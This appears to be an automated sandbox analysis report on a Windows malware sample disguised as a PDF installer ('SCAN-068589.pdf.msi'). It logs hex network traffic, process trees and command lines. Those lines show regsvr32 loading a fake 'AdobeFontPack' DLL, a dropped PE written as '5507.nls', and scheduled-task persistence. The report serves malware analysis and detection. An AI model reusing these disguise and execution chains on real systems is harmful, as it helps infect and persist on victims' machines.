2022-06-16 18:23:00 UTC	1049	IN	Data Raw: 73 78 4b 4a 6d 44 36 62 6e 70 30 73 53 34 72 4c 72 78 53 66 4e 32 6f 37 4b 6f 57 5a 58 45 6f 71 58 4d 35 4d 64 5a 45 39 64 4d 72 47 2b 79 43 78 51 2f 38 42 58 4c 35 64 72 74 79 6d 74 36 55 73 0d 0a 74 78 65 74 5a 2b 56 32 61 66 70 4d 30 51 62 4e 6c 50 58 43 51 75 36 2f 34 59 6f 4c 55 72 42 39 33 6b 66 68 31 48 78 49 66 62 41 43 66 57 42 62 41 54 38 6b 75 62 56 75 4d 32 55 6f 78 36 72 64 0d 0a 53 4b 6f 77 55 62 71 61 76 6d 4a 6a 4e 44 6c 34 78 70 75 38 2f 54 47 77 68 69 69 36 75 49 71 33 70 5a 30 6a 63 6c 46 6e 35 66 58 75 50 4c 77 2b 76 30 74 43 4e 44 68 45 50 43 59 38 4d 66 33 37 0d 0a 64 45 58 65 4e 70 44 50 45 56 47 53 64 71 34 34 6d 36 57 4b 62 62 48 61 6d 44 75 34 69 66 4b 67 53 6d 44 4e 4e 7a 79 37 75 70 73 4d 64 34 4b 55 55 59 61 36 31 6d 4e 30 72 Data Ascii: sxKJmD6bnp0sS4rLrxSfN2o7KoWZXEoqXM5MdZE9dMrG+yCxQ/8BXL5drtymt6UstxetZ+V2afpM0Q bNlPXCQu6/4YoLUrB93kfh1HxIfbACfWBbAT8kubVuM2Uox6rdSKowUbqavmJjNDl4xpu8/TGwhii6uIq3pZ0jclFn 5fXuPLw+v0tCNDhEPCY8Mf37dEXeNpDPEVGSdq44m6WKbbHamDu4ifKgSmDNNzy7upsMd4KUUYa61mN0r
2022-06-16 18:23:00 UTC	1065	IN	Data Raw: 32 63 77 5a 76 4c 6d 4b 6f 65 4f 72 7a 59 33 63 36 70 62 49 6d 6f 36 6c 39 4f 69 2f 76 62 2b 31 4b 4a 71 47 6e 59 50 6e 34 59 47 36 33 73 34 6b 0d 0a 75 61 75 2b 68 4a 36 62 6a 4c 66 58 2b 50 69 4c 72 70 69 48 2f 72 69 49 73 7a 4b 47 4d 30 4d 6b 55 6b 59 50 59 65 2f 76 7a 4d 4b 48 75 67 57 72 4b 4b 47 70 76 71 34 75 39 67 42 4a 53 68 38 7a 0d 0a 47 45 6e 71 36 38 2b 63 6a 72 4d 4b 33 67 43 6e 79 63 65 48 36 44 54 57 67 7a 33 6b 67 62 72 59 7a 6c 43 39 71 37 36 45 79 4a 75 4d 74 39 66 34 6c 49 2b 75 6d 49 65 77 75 49 69 7a 30 62 73 47 0d 0a 76 38 76 48 72 52 32 6b 6d 35 57 2f 74 41 53 36 71 72 79 64 47 59 79 34 6b 73 33 4c 54 62 57 6c 69 74 30 51 6a 4a 36 52 75 4f 67 4a 73 36 58 4a 72 77 58 73 77 62 76 6f 39 42 4b 58 79 38 61 52 0d 0a 43 59 69 36 69 38 2f Data Ascii: 2cwZvLmKoeOrzY3c6pbImo6l9Oi/vb+1KJqGnYPn4YG63s4kuau+hJ6bjLfX+PiLrpiH/riIszKGM0MkUkYPYe/v zMKHugWrKKGpvq4u9gBJSh8zGEnq68+cjrMK3gCnyceH6DTWgz3kgbrYzlC9q76EyJuMt9f4Il+umIewuIiz0bsGv8 vHrR2km5W/tAS6qrydGYy4ks3LTbWlit0QjJ6RuOgJs6XJrwXswbvo9BKXy8aRCYi6i8/
2022-06-16 18:23:00 UTC	1081	IN	Data Raw: 53 55 39 57 6e 4f 61 53 69 4d 74 79 55 57 64 75 4d 32 56 78 54 46 6f 32 52 6b 49 30 4f 45 52 6c 0d 0a 65 57 4a 71 4e 44 6c 34 52 56 56 44 64 45 52 55 51 57 31 47 52 6e 56 49 57 6e 55 30 63 6c 46 6e 62 6a 4e 6c 63 55 78 61 4e 6b 5a 43 4e 44 68 45 5a 58 6c 69 61 6a 51 35 65 45 56 56 51 33 52 45 0d 0a 56 45 46 74 52 6b 5a 31 53 46 70 31 4e 48 4a 52 5a 32 34 7a 5a 58 46 4d 57 6a 5a 47 51 6a 51 34 52 47 56 35 59 6d 6f 30 4f 58 68 46 56 55 4e 30 52 46 52 42 62 5 5 5a 47 64 55 68 61 64 54 52 79 0d 0a 55 57 64 75 4d 32 56 78 54 46 6f 32 52 6b 49 30 4f 45 52 6c 65 66 4b 52 50 44 6d 53 75 46 31 44 71 4c 6c 63 51 63 32 2b 54 6e 58 30 6f 6e 30 30 6f 71 6c 76 62 74 2b 64 65 55 78 51 7a 30 35 43 0d 0a 4b 4d 46 4d 5a 55 6d 62 59 6a 52 7a 67 55 31 56 49 34 31 4d 56 44 65 Data Ascii: SU9WnOaSiMtyUWduM2VxTFo2RkI0OERleWJqNDl4RVVDdERUQW1GRnVIWnU0clFnbjNlcUxaNkZCND hEZXliajQ5eEVVQ3REVEFtRkZ1SFp1NHJRZ24zZXFMWjZGQjQ4RGV5Ymo0OXhFVUN0RFRBbUZGdUhadT RyUWduM2VxTFo2RkI0OERlefKRPDmSuF1DqLlcQc2+TnX0on00oqlvbt+deUxQz05CKMFMZUmbYjRzgU1VI41MVDe
2022-06-16 18:23:00 UTC	1097	IN	Data Raw: 5a 68 41 36 4b 42 70 47 63 6c 45 58 48 46 77 52 0d 0a 48 69 38 31 57 6d 59 73 57 30 78 6b 46 67 77 53 47 6c 74 4c 44 43 41 78 51 33 51 32 4d 53 41 4a 5a 69 6b 62 4a 43 4e 56 55 68 73 39 41 6b 35 41 48 41 49 34 50 31 74 47 51 6a 52 4b 49 52 59 57 0d 0a 46 78 68 58 58 46 67 68 4d 43 49 51 4b 44 73 69 42 6d 59 78 47 6a 30 32 45 52 51 64 4d 67 51 62 51 57 56 78 54 43 68 54 4e 53 31 42 53 69 63 41 57 52 63 45 56 55 38 5a 4c 44 6b 69 46 69 67 78 0d 0a 59 52 6b 30 50 31 55 70 50 52 52 64 48 46 46 6e 48 46 59 57 42 43 41 75 46 69 6b 33 51 42 67 72 41 31 6b 51 43 31 70 65 48 55 55 6d 4e 78 55 77 4d 57 45 44 4b 54 4a 56 4f 6a 38 57 57 77 51 30 0d 0a 46 51 39 52 43 52 52 4d 57 6a 59 31 4e 6b 5a 64 4a 51 68 5a 46 67 4e 5a 58 42 63 77 49 55 4e 30 4d 44 45 35 47 57 59 Data Ascii: ZhA6KBpGclEXHFwRHi81WmYsW0xkFgwSGltLDCAxQ3Q2MSAJZikbJCNVUhs9Ak5AHAI4P1tGQjRKIR YWFxhXXFghMCIQKDsiBmYxGj02ERQdMgQbQWVxTChTNS1BSicAWRcEVU8ZLDkiFigxYRk0P1UpPRRdHF FnHFYWBCAuFik3QBgrA1kQC1peHUUmNxUwMWEDKTJVOj8WWwQ0FQ9RCRRMWjY1NkZdJQhZFgNZXBcwIU N0MDE5GWY
2022-06-16 18:23:00 UTC	1113	IN	Data Raw: 0d 0a 6f 4c 4f 66 33 35 36 38 69 59 48 44 6c 49 4f 2f 72 73 4f 77 74 63 7a 42 76 70 36 46 6e 35 54 4c 4f 58 68 6c 56 57 4e 30 5a 46 52 68 62 57 5a 47 56 55 68 36 64 52 52 79 63 57 64 47 4d 30 31 78 0d 0a 5a 46 6f 65 52 6d 6f 30 47 45 52 46 65 55 4a 71 46 44 6c 59 52 58 56 44 56 45 52 30 51 55 31 47 5a 6e 56 6f 57 6c 55 30 55 6c 46 48 62 68 4e 6c 55 55 78 36 4e 6d 5a 43 66 44 68 55 5a 57 6c 69 0d 0a 65 6a 51 70 65 46 56 56 55 33 52 55 56 46 46 74 56 6b 5a 6c 53 45 70 31 4a 48 4a 42 5a 33 34 7a 64 58 48 49 57 72 4a 47 78 6a 53 38 52 4f 46 35 35 6d 71 77 4f 66 78 46 30 55 50 7 7 52 45 52 42 0d 0a 66 55 5a 57 64 56 68 61 5a 54 52 69 55 58 64 75 73 6d 54 77 54 64 73 33 78 30 4f 31 4f 63 56 6b 65 47 4e 72 4e 54 68 35 52 46 52 43 64 55 56 56 51 47 78 48 52 33 52 Data Ascii: oLOf3568iYHDIIO/rsOwtczBvp6Fn5TLOXhlVWN0ZFRhbWZGVUh6dRRycWdGM01xZFoeRmo0GERFeU JqFDlYRXVDVER0QU1GZnVoWlU0UlFHbhNlUUx6NmZCfDhUZWliejQpeFVVU3RUVFFtVkZlSEp1JHJBZ34zdXHIWrJG xjS8ROF55mqwOfxF0UPwRERBfUZWdVhaZTRiUXdusmTwTds3x0O1OcVkeGNrNTh5RFRCdUVVQGxHR3R
2022-06-16 18:23:00 UTC	1129	IN	Data Raw: 68 61 45 7a 51 41 55 55 70 75 66 32 55 6b 54 46 6f 32 4a 45 4a 48 4f 47 6c 6c 4f 32 49 72 4e 42 52 34 43 56 55 69 64 44 42 55 4c 32 31 47 52 6e 56 49 0d 0a 4b 58 56 5a 63 6a 74 6e 51 7a 4d 32 63 51 6c 61 4e 6b 5a 43 4e 46 6c 45 46 33 6c 50 61 6e 6b 35 4f 55 56 56 51 78 46 45 4f 6b 46 41 52 67 39 31 44 56 70 31 4e 42 64 52 46 47 34 65 5a 53 46 4d 0d 0a 47 7a 5a 47 51 6c 49 34 4e 6d 56 55 59 69 63 30 65 6e 68 46 56 54 42 30 4e 6c 52 73 62 51 52 47 4e 45 68 33 64 58 68 79 4d 47 63 61 4d 77 74 78 54 46 6f 32 52 6a 45 30 56 55 51 45 65 55 39 71 0d 0a 65 6a 6b 33 52 56 56 44 64 45 51 31 51 52 39 47 61 33 55 63 57 6a 73 30 63 6c 45 43 62 6c 31 6c 58 45 77 41 4e 67 64 43 4e 44 67 68 5a 51 70 69 52 7a 52 39 65 41 70 56 51 33 51 33 56 44 4e 74 0d 0a 61 30 59 33 53 Data Ascii: haEzQAUUpuf2UkTFo2JEJHOGllO2IrNBR4CVUidDBUL21GRnVIKXVZcjtnQzM2cQlaNkZCNFlEF3lP ank5OUVVQxFEOkFARg91DVp1NBdRFG4eZSFMGzZGQIl4NmVUYic0enhFVTB0NlRsbQRGNEh3dXhyMGca MwtxTFo2RjE0VUQEeU9qejk3RVVDdEQ1QR9Ga3UcWjs0clECbl1lXEwANgdCNDghZQpiRzR9eApVQ3Q3VDNta0Y3S

Timestamp	kBytes transferred	Direction	Data
2022-06-16 18:23:00 UTC	1145	IN	Data Raw: 49 4c 63 6c 46 6e 62 71 56 77 68 6e 4e 61 4e 6b 59 43 6f 53 32 7a 57 6e 6c 69 61 72 53 74 62 62 4a 71 0d 0a 51 33 52 45 6c 4e 4a 34 73 58 6c 31 53 46 70 31 70 32 65 6d 57 47 34 7a 5a 54 48 65 54 38 46 35 51 6a 51 34 78 50 52 73 6c 56 55 30 4f 58 69 46 78 56 61 44 65 31 52 42 62 55 62 57 59 4c 39 6c 0d 0a 64 54 52 79 30 65 68 37 78 46 70 78 54 46 72 32 79 46 66 44 42 30 52 6c 65 57 4c 6b 49 63 35 48 52 56 56 44 4e 4d 6c 42 74 6c 4a 47 52 6e 58 49 31 6d 44 44 54 56 46 6e 62 76 50 75 5a 4c 74 6c 0d 0a 4e 6b 5a 43 4e 4c 4e 52 6b 6b 5a 69 61 6a 52 35 38 6c 43 69 66 48 52 45 56 4d 48 6b 55 37 46 4b 53 46 70 31 4e 50 74 45 6b 46 45 7a 5a 58 45 4d 30 69 4f 78 66 54 51 34 52 4f 58 2b 64 35 30 4c 0d 0a 4f 58 68 46 6c 63 56 68 73 32 74 42 62 55 5a 47 38 31 32 74 53 Data Ascii: ILclFnbqVwhnNaNkYCoS2zWnliarStbbJqQ3RElNJ4sXl1SFp1p2emWG4zZTHeT8F5QjQ4xPRslVU0OXiFxVaDe1RBbUbWYL9ldTRy0eh7xFpxTFr2yFfDB0RleWLkIc5HRVVDNMlBtlJGRnXl1mDDTVFnbvPuZLtlNkZCNLNRkkZiajR58lCifHREVMHkU7FKSFp1NPtEkFEzZXEM0iOxfTQ4ROX+d50LOXhFlcVhs2tBbUZG812tS
2022-06-16 18:23:00 UTC	1161	IN	Data Raw: 4a 52 5a 39 59 37 64 58 46 4d 57 6a 5a 47 51 6a 51 34 0d 0a 52 47 56 35 59 6e 6f 34 4d 47 67 4a 37 55 74 6b 52 46 52 42 62 55 5a 47 64 55 68 5a 64 54 52 79 44 64 39 6d 49 77 6e 4a 52 45 6f 71 2f 6b 6f 6b 59 50 64 74 61 57 4a 71 4e 44 6c 6f 53 56 78 54 0d 0a 64 6b 52 55 51 57 31 47 52 6e 57 33 70 59 72 4c 63 6c 46 6e 62 6e 4e 6c 63 55 77 5 7 6a 6b 35 53 4e 44 68 45 5a 58 6c 69 61 6a 51 35 65 45 56 56 6f 33 39 4e 52 4e 33 56 54 6c 5a 31 53 46 70 31 0d 0a 4e 48 4a 52 5a 32 30 7a 5a 58 48 67 34 6a 35 57 2f 6f 77 77 56 48 6e 42 61 6e 70 73 69 6e 42 56 56 55 4e 30 52 4c 52 4b 5a 46 5a 45 64 55 68 61 64 54 52 79 55 5a 69 52 7a 4a 70 78 54 46 6f 32 0d 0a 42 6b 49 30 4f 4e 6a 64 63 58 4a 71 4e 44 6c 34 52 56 56 44 64 45 52 55 51 57 33 4b 54 58 78 59 74 73 30 38 59 Data Ascii: JRZ9Y7dXFMWjZGQjQ4RGV5Yno4MGgJ7UtkRFRBbUZGdUhZdTRyDd9mIwnJREoq/kokYPdtaWJqNDloSVxTdkRUQW1GRnW3pYrLclFnbnNlcUwWjk5SNDhEZXliajQ5eEVVo39NRN3VTlZ1SFp1NHJRZ20zZXHg4j5W/owwVHnBanpsinBVVUN0RLRKZFZEdUhadTRyUZiRzJpxTFo2Bkl0ONjdcXJqNDl4RVVDdERUQW3KTXxYts08Y
2022-06-16 18:23:00 UTC	1177	IN	Data Raw: 69 52 0d 0a 47 42 4a 32 58 4b 58 4a 75 62 32 47 70 45 46 31 68 70 32 56 79 77 38 50 51 6b 56 41 64 45 52 55 41 42 70 42 56 6f 71 33 70 59 72 55 42 56 5a 33 54 44 62 32 61 45 31 61 4e 6b 61 65 30 6a 42 55 0d 0a 5a 58 6c 69 61 6a 51 35 65 45 56 56 51 33 52 45 56 45 46 74 52 6b 5a 31 53 46 70 30 4e 48 4a 52 6d 4a 48 4d 6d 73 50 51 58 79 61 35 76 63 76 48 39 42 4a 2b 63 6b 67 78 71 6d 46 48 56 55 4e 30 0d 0a 54 4c 4e 4a 66 55 5a 47 64 55 68 61 64 54 52 79 55 57 64 75 4d 32 56 78 54 46 6f 32 52 6b 49 30 4f 55 52 6c 65 53 4a 71 4e 44 6c 34 52 56 56 44 64 45 52 55 51 55 6b 69 52 6d 57 33 70 59 72 4c 0d 0a 63 6c 46 6e 62 73 79 61 6a 72 4e 61 4e 6b 5a 43 4e 44 68 45 5a 58 6c 69 61 6a 51 34 65 45 56 56 51 6e 52 45 56 48 32 4b 54 6c 5a 58 54 63 6c 73 4e 6e 4a 52 5a Data Ascii: iRGBJ2XKXJub2GpEF1hp2Vyw8PQkVAdERUABpBVoq3pYrUBVZ3TDb2aE1aNkae0jBUZXliajQ5eEVVQ3REVEFtRkZ1SFp0NHJRmJHMmsPQXya5vcvH9BJ+ckgxqmFHVUN0TLNJfUZGdUhadTRyUWduM2VxTFo2Rkl0OURleSJqNDl4RVVDdERUQUkiRmW3pYrLclFnbsyajrNaNkZCNDhEZXliajQ4eEVVQnREVH2KTlZXTclsNnJRZ
2022-06-16 18:23:00 UTC	1193	IN	Data Raw: 56 64 56 5a 70 33 4a 61 4e 6b 62 43 4e 44 68 59 5a 58 6c 69 66 41 56 76 53 79 4e 67 64 55 7a 33 62 66 4a 57 43 6e 76 6a 64 6d 78 4b 34 6b 31 52 39 32 34 7a 0d 0a 4a 58 46 4d 57 6b 42 33 35 41 66 48 63 47 46 4d 65 31 38 52 44 46 4a 77 50 58 51 5a 63 31 4e 35 59 58 35 77 54 34 64 67 6f 51 35 45 61 72 5a 56 35 56 35 48 63 4a 55 4b 6b 6e 36 48 42 66 78 59 0d 0a 66 31 7a 6c 43 71 31 47 73 32 76 63 53 2b 42 72 51 63 31 47 52 6a 56 49 57 6e 57 67 51 73 68 58 69 41 4d 61 51 4d 68 72 30 48 66 4b 42 6f 64 32 6f 55 74 45 57 59 67 4b 75 58 59 71 64 76 42 78 0d 0a 63 58 5a 48 63 63 5a 43 69 6d 31 70 44 42 68 70 74 6c 66 6c 58 42 56 33 4d 77 33 35 65 54 55 45 48 31 6e 61 58 6d 71 45 4f 58 67 42 56 55 4e 30 73 6d 64 62 57 51 39 79 79 48 79 38 51 53 46 48 0d 0a 42 6c 48 Data Ascii: VdVZp3JaNkbCNDhYZXlifAVvSyNgdUz3bfJWCnvjdmxK4k1R924zJXFMWkB35AfHcGFMe18RDFJwPXQZc1N5YX5wT4dgoQ5EarZV5V5HcJUKkn6HBfxYf1zlCq1Gs2vcS+BrQc1GRjVIWnWgQshXiAMaQMhr0HfKBod2oUtEWYgKuXYqdvBxcXZHccZCim1pDBhptlflXBV3Mw35eTUEH1naXmqEOXgBVUN0smdbWQ9yyHy8QSFHBlH
2022-06-16 18:23:00 UTC	1209	IN	Data Raw: 56 73 6c 2f 6d 67 57 4f 63 65 51 4c 6e 46 61 5a 55 59 49 48 79 55 75 39 5a 6b 4e 41 54 47 42 52 57 56 35 79 0d 0a 56 58 78 79 51 51 52 47 61 56 4d 75 42 79 31 46 48 47 35 75 63 69 49 41 55 48 41 56 54 52 70 65 74 41 33 77 63 63 56 33 37 48 42 55 34 57 56 47 57 6e 56 49 57 6c 6b 4c 53 6d 37 50 55 66 39 61 0d 0a 6f 58 4f 36 43 61 4a 39 33 41 65 30 57 6e 6c 69 61 6f 51 78 65 45 46 57 51 33 52 4d 5a 45 31 64 59 6e 5a 42 65 47 4a 46 64 45 49 4a 56 77 59 44 43 55 45 77 61 72 5a 32 78 67 53 77 64 50 56 4a 0d 0a 79 6c 71 4d 43 63 52 31 6d 58 4f 6b 64 49 78 78 6e 58 5a 47 52 45 78 72 59 51 56 71 59 48 74 66 45 31 52 56 66 58 59 48 41 6e 4e 38 43 53 52 55 48 56 4d 57 42 62 6c 4a 33 57 54 72 52 65 68 6c 0d 0a 2f 56 79 47 64 37 46 35 6b 6b 54 34 51 34 56 57 67 67 4b Data Ascii: Vsl/mgWOceQLnFaZUYIHyUu9ZkNATGBRWV5yVXxyQQRGaVMuBy1FHG5uciIAUHAVTRpetA3wccV37HBU4WVGWnVIWlkLSm7PUf9aoXO6CaJ93Ae0WnliaoQxeEFWQ3RMZE1dYnZBeGJFdElJVwYDCUEwarZ2xgSwdPVJylqMCcR1mXOkdIxxnXZGRExrYQVqYHtfE1RVfXYHAnN8CSRUHVMWBblJ3WTrRehl/VyGd7F5kkT4Q4VWggK

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: msiexec.exe PID: **2460**, Parent PID: **2348**

General

Target ID:	1
Start time:	20:22:13
Start date:	16/06/2022
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\msiexec.exe" /i "C:\Users\user\Desktop\SCAN-068589.pdf.msi"
Imagebase:	0xfff30000
File size:	128512 bytes
MD5 hash:	AC2E7152124CEED36846BD1B6592A00F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: **3004**, Parent PID: **404**

General

Target ID:	2
Start time:	20:22:15
Start date:	16/06/2022
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\msiexec.exe /V
Imagebase:	0xfff30000
File size:	128512 bytes
MD5 hash:	AC2E7152124CEED36846BD1B6592A00F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **2948**, Parent PID: **3004**

General

Target ID:	5
Start time:	20:22:57
Start date:	16/06/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -n -i:"Install" C:\Users\user\AppData\Local\AdobeFontPack\main.dll
Imagebase:	0xff3a0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\AdobeFontPack\main.dll	unknown	64	success or wait	1	FF3A274D	ReadFile
C:\Users\user\AppData\Local\AdobeFontPack\main.dll	unknown	264	success or wait	1	FF3A279B	ReadFile

Analysis Process: wscript.exe PID: **1244**, Parent PID: **3004**

General

Target ID:	6
Start time:	20:22:57
Start date:	16/06/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	wscript.exe C:\Users\user\AppData\Local\AdobeFontPack\notify.vbs
Imagebase:	0xffda0000
File size:	168960 bytes
MD5 hash:	045451FA238A75305CC26AC982472367
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: **1568**, Parent PID: **2948**

General

Target ID:	7
Start time:	20:22:57
Start date:	16/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-n -i:"Install" C:\Users\user\AppData\Local\AdobeFontPack\main.dll
Imagebase:	0x370000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\x86\	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	70B9B3EA	CreateDirectoryW
C:\Users\user\AppData\Local\x86\5507.nls	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	70BA0316	CreateFileW
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	70BA0646	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	70BA0646	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	70BA0646	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	70BA0646	InternetOpenUrlA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	70BA0646	InternetOpenUrlA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	70BA0646	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	70BA0646	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	70BA0646	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device | sparse file	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	70BA0646	InternetOpenUrlA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\x86\5507.nls	0	410624	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 74 07 fd 6a 30 66 fd 39 30 66 fd 39 30 66 fd 39 24 0d fd 38 3a 66 fd 39 24 0d fd 38 fd 66 fd 39 24 0d fd 38 22 66 fd 39 62 13 fd 38 11 66 fd 39 62 13 fd 38 3f 66 fd 39 62 13 fd 38 25 66 fd 39 24 0d fd 38 21 66 fd 39 30 66 fd 39 53 66 fd 39 68 13 fd 38 35 66 fd 39 68 13 fd 38 31 66 fd 39 68 13 fd 38 31 66 fd 39 52 69 63 68 30 66 fd 39 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05	MZ@!L!This program cannot be run in DOS mode.$tj0f90f90f9$8: f9$8f9$8"f9b8f9b8? f9b8%f9$8!f9 0f9Sf9h85f9h81f9h81f9Rich0f9PEL	success or wait	1	70BA0EBF	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: taskeng.exe PID: **2840**, Parent PID: **876**

General

Target ID:	10
Start time:	20:23:52
Start date:	16/06/2022
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {4CFB7DD2-D1A8-412D-8316-3EFD3FFEBE4B} S-1-5-21-966771315-3019405637-367336477-1006:user-PC\user:Interactive:[1]

Imagebase:	0xff7c0000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\Tasks\5507	unknown	2	success or wait	1	FF7C433D	ReadFile
C:\Windows\System32\Tasks\5507	unknown	3802	success or wait	1	FF7C43A4	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\Handshake\{4CFB7DD2-D1A8-412D-8316-3EFD3FFEBE4B}	data	binary	4D 45 4F 57 01 00 00 00 E4 B7 BD 92 8B F2 A0 46 B5 51 45 A5 2B DD 51 25 00 00 00 00 00 00 00 00 1D 3F 68 D7 08 A2 85 DC F6 83 7E 50 4C 5B 9A 1D 01 D0 00 00 18 0B 00 00 C0 29 EA C7 FE 8A 34 83 00 00 00 00	success or wait	1	FF7D2CB8	RegSetValueExW

Analysis Process: regsvr32.exe PID: **2008**, Parent PID: **2840**

General

Target ID:	11
Start time:	20:23:53
Start date:	16/06/2022
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\regsvr32.exe -n -i:"Update?heck" "C:\Users\user\AppData\Local\x86\5507.nls"
Imagebase:	0xff3a0000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\x86\5507.nls	unknown	64	success or wait	1	FF3A274D	ReadFile
C:\Users\user\AppData\Local\x86\5507.nls	unknown	264	success or wait	1	FF3A279B	ReadFile

Analysis Process: regsvr32.exe PID: **2852**, Parent PID: **2008**

General

Target ID:	12
Start time:	20:23:53
Start date:	16/06/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-n -i:"Update?heck" "C:\Users\user\AppData\Local\x86\5507.nls"

Imagebase:	0x370000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

No disassembly